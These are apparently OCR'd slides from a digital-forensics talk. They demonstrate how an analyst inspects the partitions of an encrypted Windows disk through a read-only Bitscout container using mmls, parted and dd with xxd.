+Today's demo menu – Full Disk Encryption

Windows compromised system with Full Disk Encryption (FDE) with an unknown solution

1. [Demo 1] We have Windows user credentials but for an unprivileged user
2. [Demo 2] No Windows user credentials
3. [Demo 3] The operating system doesn't work or an advanced disk rootkit hiding disk sectors

Disclaimer: **This presentation is not about breaking cryptographic algorithms.**

Let's now see some Bitscout-fu!

+Live Demo 1

Windows 10 – Full Disk Encryption
Unprivileged user only

+The disk is encrypted with an unknown solution

```
$ ssh -i ~/.ssh/scout root@172.16.48.17
$ mmls /dev/host/evidence0
DOS Partition Table
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
002:  000:000   0000002048   0001026047   0001024000   NTFS / exFAT (0x07)
003:  000:001   0001026048   0025163775   0024137728   NTFS / exFAT (0x07)
```


```
$ parted  /dev/host/evidence0 print
Disk /dev/host/evidence0: 12.9GB
Number  Start   End     Size    Type     File System  Flags
 1      1049kB  525MB   524MB   primary  ntfs         boot
 2      525MB   12.9GB  12.4GB  primary
```

```
$ for start in `mmls /dev/host/evidence0 | awk '/NTFS/ {print $3}' | sed 's/^0*//'`; do printf
"Partition start: %i (0x%x)\n" $start $start; dd if=/dev/host/evidence0 count=1 bs=512 skip=$start
status=none| xxd | head -5 ; echo; done

Partition start: 2048 (0x800)
00000000: eb52 904e 5446 5320 2020 2000 0208 0000  .R.NTFS    .....
00000010: 0000 0000 00f8 0000 3f00 ff00 0008 0000  ........?.......
00000020: 0000 0000 8000 8000 ff9f 0f00 0000 0000  ................
00000030: aaa6 0000 0000 0000 0200 0000 0000 0000  ................
00000040: f600 0000 0100 0000 f214 6ada 3b6a da18  ..........j.;j..

Partition start: 1026048 (0xfa800)
00000000: 8ba3 53ca 36b1 0d1c f349 3809 5517 cb6b  ..S.6....I8.U..k
00000010: 6be2 2a9e b713 8e61 66f0 e8e6 e085 0efc  k.*....af.......
00000020: 7a64 8877 ab8a 87d3 2b1e 94c3 6b4e 08ca  zd.w....+...kN..
00000030: c4b1 f16c 485d 4278 682d 78c1 c407 ea57  ...lH]Bxh-x....W
00000040: bd22 0780 f121 8dcc 61ac 035d d6b6 c7dc  ."...!..a..]....
```


The first partition is not encrypted. 524MB is only the boot partition.

The second however is apparently encrypted, tools like fls won't work


+Demo 1 - Setup


Owner
Physical Compromised Machine
Booted on Bitscout Live OS
Physical Disks
(exist as a devices)
LXC Container
The owner map the disks
Mapped Virtual Disk
Read-only
TCP 22 - SSH
Bridge / Firewall
Expert

